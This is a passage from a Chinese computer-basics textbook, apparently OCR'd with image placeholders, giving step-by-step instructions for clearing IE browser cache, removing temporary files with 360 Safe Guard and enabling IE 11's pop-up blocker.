


用户可以通过“Internet 选项”对话框删除平时上网的缓存文件，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“控制面板”菜单命令，打开“控制面板”窗口，单击“Internet 选项”超链接，如下图所示。




Step 02 弹出“Internet 属性”对话框，单击“浏览历史记录”下的“删除”按钮，如下图所示。




Step 03 弹出“删除浏览历史记录”对话框，选择需要删除的缓存文件类型，单击“删除”按钮，如下图所示。



Step 04 弹出“删除浏览历史记录”窗口，系统开始自动删除上网的缓存文件，如下图所示。



Step 05 删除完成后，返回到“Internet 属性”对话框。单击“浏览历史记录”下的“设置”按钮，弹出“网站数据设置”对话框，设置缓存的大小和保存天数，单击“移动文件夹”按钮，可以转移缓存文件的位置，单击“确定”按钮，完成设置，如下图所示。



实战演练2——删除系统临时文件



用户可以使用《360 安全卫士》清理系统临时文件，具体的操作步骤如下。

Step 01 打开《360 安全卫士》，在其主界面中单击“电脑清理”按钮，进入计算机清理界面，在其中选择需要清理的项目类别，如下图所示。



Step 02 单击“一键扫描”按钮，系统开始自动扫描系统垃圾文件，并显示具体扫描文件的目录，如下图所示。



Step 03 扫描完成后，软件显示垃圾文件的个数和大小，单击“一键清理”按钮，即可清理系统中的临时文件以及系统垃圾，如下图所示。




9.5　小试身手




练习1：屏蔽网页广告弹出窗口

Interest Explorer 11 浏览器具有屏蔽网页广告弹窗的功能，使用该功能屏蔽网页广告弹窗的操作步骤如下。


Step 01 在 IE 11 浏览器的工作界面中选择“工具”→“弹出窗口阻止程序”→“启用弹出窗口阻止程序”菜单命令，如下图所示。




Step 02 打开“弹出窗口阻止程序”对话框，提示用户是否确实要启用 Interest Explorer 弹出窗口阻止程序，如下图所示。




Step 03 单击“是”按钮，即可启用该功能，然后选择“工具”→“弹出窗口阻止程序”→“弹出窗口阻止程序设置”菜单命令，如下图所示。



Step 04 打开“弹出窗口阻止程序设置”对话框，在“要允许的网站地址”文本框中输入允许的网站地址，如下图所示。



Step 05 单击“添加”按钮，即可将输入的网站网址添加到“允许的站点”列表中。单击“关闭”按钮，即可完成弹出窗口阻止程序的设置操作，如下图所示。







练习2：阻止流氓软件自动运行

